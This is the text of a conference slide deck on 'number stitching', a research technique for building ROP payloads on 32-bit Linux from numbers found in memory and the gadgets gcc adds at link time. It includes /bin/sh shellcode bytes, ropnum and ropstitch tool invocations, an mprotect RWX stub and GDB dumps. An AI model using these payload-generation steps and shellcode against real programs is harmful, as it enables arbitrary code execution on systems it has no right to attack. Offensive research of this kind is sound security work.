Stitching numbers

Generating ROP payloads from in memory numbers

Alex Moneger
Security Engineer

10th of August 2014

Who am I?

- Work for Cisco Systems
- Security engineer in the Cloud Web Security Business Unit (big cloud based security proxy)
- Interested mostly in bits and bytes
- Disclaimer: research… own time… my opinions… not my employers

Agenda

1. Brief ROP overview
2. Automating ROP payload generation
3. Number Stitching
    1. Goal
    2. Finding gadgets
    3. Coin change problem
4. Pros, Cons, Tooling
5. Future Work

Introduction

TL;DR

- Use only gadgets generated by libc or compiler stubs. In short, target the libc or compiler gadgets instead of the binary ones
- Generate payloads using numbers found in memory
- Solve the coin change problem to automatically generate ROP payloads
- Automate the payload generation

ROP overview

Principle

- Re-use instructions from the vulnerable binary
- Control flow using the stack pointer
- Multi-staged:
  1. Build the payload in memory using gadgets
  2. Transfer execution to generated payload
- Only way around today's OS protections (let aside home routers, embedded systems, IoT, …)

Finding instructions

- Useful instructions => gadgets
- Disassemble backwards from “ret” instruction
- Good tools available
- Number of gadgets to use is dependent upon target binary

Transfer control to payload

- Once payload is built in memory
- Transfer control by “pivoting” the stack
- Allows to redirect execution to a stack crafted by the attacker
- Useful gadgets:
  - leave; ret
  - mv esp, addr; ret
  - add esp, value; ret

Automating payload generation

Classic approach

- Find required bytes in memory
- Copy them to a controlled stack
- Use either:
  - A mov gadget (1, 2 or 4 bytes)
  - A copy function if available (strcpy, memcpy, …) (variable byte length)

Potential problems

- Availability of a mov gadget
- Can require some GOT dereferencing
- Availability of some bytes in memory
- May require some manual work to get the missing bytes

Finding bytes

- Shellcode requires “sh” (\x73\x68)

```
someone@something:~/somewhere$ sc="\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e
\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80”
someone@something:~/somewhere$ ROPgadget abinary -opcode "\x73\x68"
Gadgets information
============================================================
0x08048321: "\x73\x68”
someone@something:~/somewhere$ hexdump -C abinary.text| egrep --color "73(\s)*68"
00000320  75 73 68 00 65 78 69 74  00 73 74 72 6e 63 6d 70  |ush.exit.strncmp|
```

- Got it! What about “h/” (\x68\x2f)?

```
someone@something:~/somewhere$ hexdump -C hbinary5-mem.txt | egrep --color "68(\s)*2f"
someone@something:~/somewhere$
```

mov gadget

- Very small binaries do not tend to have many mov gadgets
- In the case of pop reg1; mov [reg2], reg1:
  - Null byte can require manual work

Number stitching

Initial problem

- Is exploiting a “hello world” type vulnerability possible with:
  - RELRO
  - X^W
  - ASLR
- Can the ROP payload be built only from libc/compiler introduced stubs?
- In other words, is it possible not to use any gadgets from the target binary code to build a payload?

Program anatomy

Libc static functions

- What other code surrounds the “hello world” code?

```
someone@something:~/somewhere$ pygmentize abinary.c
#include <stdio.h>

int main(int argc, char **argv, char** envp) {
      printf("Hello Defcon!!\n");
}
```

- Does libc add anything at link time?

```
someone@something:~/somewhere$ objdump -d -j .text -M intel abinary| egrep '<(.*)>:'
08048510 <_start>:
080489bd <main>:
080489f0 <__libc_csu_fini>:
08048a00 <__libc_csu_init>:
08048a5a <__i686.get_pc_thunk.bx>:
```

Where does this come from?

- At link time "libc.so" is used
- That's a script which both dynamically and statically links libc:

```
someone@something:~/somewhere$ cat libc.so
/* GNU ld script
   Use the shared library, but some functions are only in
   the static library, so try that secondarily.  */
OUTPUT_FORMAT(elf32-i386)
GROUP ( /lib/i386-linux-gnu/libc.so.6 /usr/lib/i386-linux-gnu/libc_nonshared.a  AS_NEEDED ( /lib/i386-linux-gnu/ld-linux.so.2 ) )
```

- Looks libc_nonshared.a statically links some functions:

What is statically linked?

- Quite a few functions are:

```
someone@something:~/somewhere$ objdump -d -j .text -M intel  /usr/lib/i386-linux-gnu/libc_nonshared.a | egrep
'<*>:'
00000000 <__libc_csu_fini>:
00000010 <__libc_csu_init>:
00000000 <atexit>:
00000000 <at_quick_exit>:
00000000 <__stat>:
00000000 <__fstat>:
00000000 <__lstat>:
00000000 <stat64>:
00000000 <fstat64>:
00000000 <lstat64>:
00000000 <fstatat>:
00000000 <fstatat64>:
00000000 <__mknod>:
00000000 <mknodat>:
00000000 <__warn_memset_zero_len>:
00000000 <__stack_chk_fail_local>:
```

Gadgets in static functions

- Those functions are not always included
- Depend on compile options (-fstack-protector, ...)
- I looked for gadgets in them.
- Fail...

Anything else added?

- Is there anything else added which is constant:
  - get_pc_thunk.bx() used for PIE, allows access to GOT
  - _start() is the “real” entry point of the program
- There are also a few “anonymous” functions (no symbols) introduced by gcc.
- Those functions relate to profiling

Static linking

- Profiling is surprisingly on by default on some distros. To check default compiling options: cc –Q –v.
- Look for anything statically linking
- This work was done on gcc 4.4.5
- Looking for gadgets in that, yields some results!

Useful gadgets against gcc 4.4.5

- What I get to work with:
  1. Control of ebx in an profiling function: `pop ebx ; pop ebp ;;`
  2. Stack pivoting in profiling function: `leave ;;`
  3. Write to mem in profiling function: `add [ebx+0x5d5b04c4] eax ;;`
  4. Write to reg in profiling function: `add eax [ebx-0xb8a0008] ; add esp 0x4 ; pop ebx ; pop ebp ;;`
- In short, attacker controls:
  - ebx
  - That’s it…
- Can anything be done to control the value in eax?

Shellcode to numbers

Accumulating

- Useful gadget: `add eax [ebx-0xb8a0008] ;` (removed trailing junk)
- We control ebx, so we can add arbitrary memory with eax
- Is it useful?
- Yes, let’s come back to this later

Dumping

- Useful gadget: `add [ebx+0x5d5b04c4] eax ;;`
- Ebx is under attacker control
- For the time being, assume we control eax
- Gadget allows to add a value from a register to memory
- If attacker controls eax in someway, this allows to write anywhere
- Use this in order to dump a value to a custom stack


Approach

- Choose a spot in memory to build a stack:
  - .data section is nice
  - must be a code cave (mem spot with null bytes), since we are performing add operations
- Choose a shellcode to write to the stack:
  - As an example, use a setreuid shellcode
- Nothing unusual in all this

Chopping shellcode

1. Next, cut the shellcode into 4 byte chunks
2. Interpret each chunk as an integer
3. Keep track of the index of each chunk position
4. Order them from smallest to biggest
5. Compute the difference between chunks
6. There is now a set of monotonically increasing values representing the shellcode

Visual chopping



Reverse process

- Shellcode is represented as increasing deltas
- Add delta n with n+1
- Dump that delta at stack index
- Repeat
- We've copied our shellcode to our stack

Example

1. Find address of number 0x01020304 in memory
2. Load that address into ebx
3. Add mem to reg. Eax contains 0x01020304
4. Add reg to mem at index 3. Fake stack contains “\x04\x03\x02\x01”
5. Find address of number 0x04040404 in memory and load into ebx
6. Add mem to reg. Eax contains 0x01020304 + 0x04040404 = 0x05060708
7. Add reg to mem. Fake stack contains “\x08\x07\x06\x05\x04\x03\x02\x01”
8. Repeat

Problem

- How easy is it to find the shellcode “numbers” in memory?
- Does memory contain numbers such as:
  - 0x01020304
  - " \x6a\x31\x58\x99” => 0x66a7ce96 (string to 2’s complement integer)
- If not, how can we build those numbers to get our shellcode?

Stitching numbers

Answers

- It’s not easy to find “big” numbers in memory
- Shellcode chunks are big numbers
- Example: looking for 0x01020304:

```
someone@something:~/somewhere$ gdb hw
gdb-peda$ peda searchmem 0x01020304 .text
Searching for '0x01020304' in: .text ranges
Not found
```

- In short, not many large numbers in memory

Approach

- Scan memory regions in ELF:
  - RO segment (contains .text, .rodata, …) is a good candidate:
    - Read only so should not change at runtime
    - If not PIE, addresses are constant
- Keep track of all numbers found and their addresses
- Find the best combination of numbers which add up to a chunk

Coin change problem

- This is called the coin change problem
- If I buy an item at 4.25€ and pay with a 5€ note
- What's the most efficient way to return change?
- 0.75€ change:
  - 1 50 cent coin
  - 1 20 cent coin
  - 1 5 cent coin

In hex you're a millionaire

- In dollars, answer is different
- 0.75$:
  - 1 half-dollar coin 
  - 1 quarter 
- Best solution depends on the coin set
- Our set of coins are the numbers found in memory

```
00000800  00 00 00 89 44 24 04 89  14 24 e8 9d fc ff ff a1  |....D$...$......|
00000810  20 a0 04 08 89 44 24 08  c7 44 24 04 00 04 00 00  | ....D$..D$.....|
00000820  8d 85 f8 fb ff ff 89 04  24 e8 4e fc ff ff 8d 85  |........$.N.....|
00000830  f8 fb ff ff 0f b6 10 b8  71 8b 04 08 0f b6 00 38  |........q......8|
00000840  c2 75 2e 8d 85 f8 fb ff  ff 89 04 24 e8 6b fc ff  |.u.........$.k..|
00000850  ff 83 f8 02 75 1b c7 04  24 e5 8a 04 08 e8 7a fc  |....u...$.....z.|
00000860  ff ff a1 40 a0 04 08 89  04 24 e8 2d fc ff ff c9  |...@.....$.-....|
```

Solving the problem

- Ideal solution to the problem is using Dynamic Programming:
  - Finds most efficient solution
  - Blows memory for big numbers
  - I can’t scale it for big numbers yet
- Sub-optimal solution is the greedy approach:
  - No memory footprint
  - Can miss the solution
  - Look for the biggest coin which fits, then go down
  - Luckily small numbers are easy to find in memory, meaning greedy will always succeed

Greedy approach

- 75 cents change example:
  - Try 2 euros ✖
  - Try 1 euro ✖
  - Try 50 cents ✔
  - Try 20 cents ✔
  - Try 10 cents ✖
  - Try 5 cents ✔
- Found solution: 

Introducing Ropnum

- Tool to find a solution to the coin change problem
- Give it a number, will get you the address of numbers which solve the coin change problem
- Can also:
  - Ignore addresses with null-bytes
  - Exclude numbers from the coin change solver
  - Print all addresses pointing to a number
  - ...

Usage

- Find me:
  - The address of numbers…
  - In the segment containing the .text section
  - Which added together solve the coin change problem (i.e.: 0x01020304)

```
someone@something:~/somewhere$ ropnum.py -n 0x01020304 -S -s .text hw 2> /dev/null
Using segments instead of sections to perform number lookups.
Using sections [.text] for segment lookup.
Found loadable segment starting at [address 0x08048000, offset 0x00000000]
Found a solution using 5 operations: [16860748, 47811, 392, 104, 5]
0x08048002 => 0x0101464c 16860748
0x0804804c => 0x00000005        5
0x080482f6 => 0x00000068      104
0x08048399 => 0x0000bac3    47811
0x08048500 => 0x00000188      392
```

Ropnum continued

- Now you can use an accumulating gadget on the found addresses

```
someone@something:~/somewhere$ ropnum.py -n 0x01020304 -S -s .text hw 2> /dev/null
Found a solution using 5 operations: [16860748, 47811, 392, 104, 5]
0x08048002 => 0x0101464c 16860748
0x0804804c => 0x00000005        5
0x080482f6 => 0x00000068      104
0x08048399 => 0x0000bac3    47811
0x08048500 => 0x00000188      392
someone@something:~/somewhere$ python -c 'print hex(0x00000188+0x0000bac3+0x00000068+0x00000005+0x0101464c)'
0x1020304
```

- `add eax [ebx-0xb8a0008] ; add esp 0x4 ; pop ebx ; pop ebp ;;`
- By controlling the value addressed by ebx, you control eax

Putting it together

Summary

- Cut and order 4 byte shellcode chunks
- Add numbers found in memory together until you reach a chunk
- Once a chunk is reached, dump it to a stack frame
- Repeat until shellcode is complete
- Transfer control to shellcode
- Git it at https://github.com/alexmgr/numstitch

Introducing Ropstitch

- What it does:
  - Takes an input shellcode, and a frame address
  - Takes care of the tedious details (endianess, 2's complement, padding, …)
  - Spits out some python code to generate your payload
- Additional features:
  - Add an mprotect RWE stub frame before your stack
  - Start with an arbitrary accumulator register value
  - Lookup numbers in section or segments

Why do you need an mprotect stub

- The fake stack lives in a RW section
- You need to make that page RE
- Mprotect allows to change permissions at runtime
- The mprotect stub will change the permissions of the page to allow shellcode execution
- Mprotect(page base address, page size (0x1000), RWE (0x7))

Example usage

- Generate a python payload:
  - To copy a /bin/sh shellcode:
  - To a fake frame frame located at 0x08049110 (.data section)
  - Appending an mprotect frame (default behaviour)
  - Looking up numbers in RO segment
  - In binary abinary

```
someone@something:~/somewhere$ ropstitch.py -x "\x6a\x31\x58\x99\xcd\x80\x89\xc3\x89\xc1\x6a
\x46\x58\xcd\x80\xb0\x0b\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x89\xd1\xcd
\x80" -f 0x08049110 -S -s .text -p abinary 2> /dev/null
```

Example tool output

- The tool will spit out some python code, where you need to add your gadget addresses
- Then run that to get your payload
- Output is too verbose. See an example and further explanations on numstitch_details.txt (Defcon CD) or here: https://github.com/alexmgr/numstitch

GDB output

```
gdb-peda$ x/16w 0x804a11c
0x804a11c:   0xb7f31e00  0x00000000  0x00000000  0x00000000
0x804a12c:   0x00000007  0x00000000  0x00000000  0x00000000
0x804a13c:   0x00000000  0x00000000  0x00000000  0x00000000
0x804a14c:   0x00000000  0x00000000  0x00000000  0x00000000
gdb-peda$ # Writing int 0x80. Notice that the numbers are added in increasing order:
0x804a11c:   0xb7f31e00  0x00000000  0x00000000  0x00000000
0x804a12c:   0x00000007  0x00000000  0x00000000  0x00000000
0x804a13c:   0x00000000  0x00000000  0x00000000  0x00000000
0x804a14c:   0x00000000  0x00000080  0x00000000  0x00000000
gdb-peda$ # Writing mprotect page size (0x1000). Notice that the numbers are added in increasing order:
0x804a11c:   0xb7f31e00  0x00000000  0x00000000  0x00001000
0x804a12c:   0x00000007  0x00000000  0x00000000  0x00000000
0x804a13c:   0x00000000  0x00000000  0x00000000  0x00000000
0x804a14c:   0x00000000  0x00000080  0x00000000  0x00000000
gdb-peda$ c 10
gdb-peda$ # later execution (notice the missing parts of shellcode, which will be filed in later, once
eax reaches a slice value):
0x804a11c:   0xb7f31e00  0x0804a130  0x0804a000  0x00001000
0x804a12c:   0x00000007  0x00000000  0x2d686652  0x52e18970
0x804a13c:   0x2f68686a  0x68736162  0x6e69622f  0x5152e389
0x804a14c:   0x00000000  0x00000080  0x00000000  0x00000000
gdb-peda$ # end result (The shellcode is complete in memory):
0x804a11c:   0xb7f31e00  0x0804a130  0x0804a000  0x00001000
0x804a12c:   0x00000007  0x99580b6a  0x2d686652  0x52e18970
0x804a13c:   0x2f68686a  0x68736162  0x6e69622f  0x5152e389
0x804a14c:   0xcde18953  0x00000080  0x00000000  0x00000000
```

Pros and cons

Number stitching

- Pros:
  - Can encode any shellcode (no null-byte problem)
  - Lower 2 bytes can be controlled by excluding those values from the addresses
  - Not affected by RELRO, ASLR or X^W
- Cons:
  - Payloads can be large, depending on the availability of number
  - Thus requires a big stage-0, or a gadget table

Further usage

Initialize eax

- What if the value of eax changes between runtimes?
- In stdcall convention, eax holds the return value of a function call
- Just call any function in the PLT
- There is a good chance you control the return value that way

Shrink the size of the stage-0

- Number stitching can also be used to load further gadgets instead of a shellcode
- Concept of a gadget table
- Say you need:
  - Pop ecx; ret; => 59 c3
  - Pop ebx; ret; => 5b c3
  - mov [ecx] ebx; ret; => 89 19 c3
- Your shellcode becomes: “\x59\xc3\x5b\xc3\x89\x19\xc3”

Gadget table

- Number stitching can transfer those bytes to memory
- ropstitch can change the memory permissions with the mprotect stub
- You can then just call the gadgets from the table as if they we're part of the binary
- You have the ability to load any gadget or byte in memory
- This is not yet automated in the tool

Future work

General

- Search if there are numbers in memory not subject to ASLR:
  - Check binaries with PIE enabled to see if anything comes up
  - By definition, probably wont come up with anything, but who knows?
- Search for gadgets in new versions of libc/gcc. Seems difficult, but might yield a new approach

Tooling

- Get dynamic programming approach to work with large numbers:
  - Challenging
- 64 bit support. Easy, numbers are just bigger. Mprotect stack might be harder because of the different ABI
- Introduce a mixed approach:
  - String copying for bytes available
  - Number stitching for others
  - Maybe contribute it to some rop tools (if they're interested)
- Simplify the concept of gadget tables in the tool

Contact details

Alex Moneger

- amoneger@cisco.com
- https://github.com/alexmgr/numstitch

Thank you!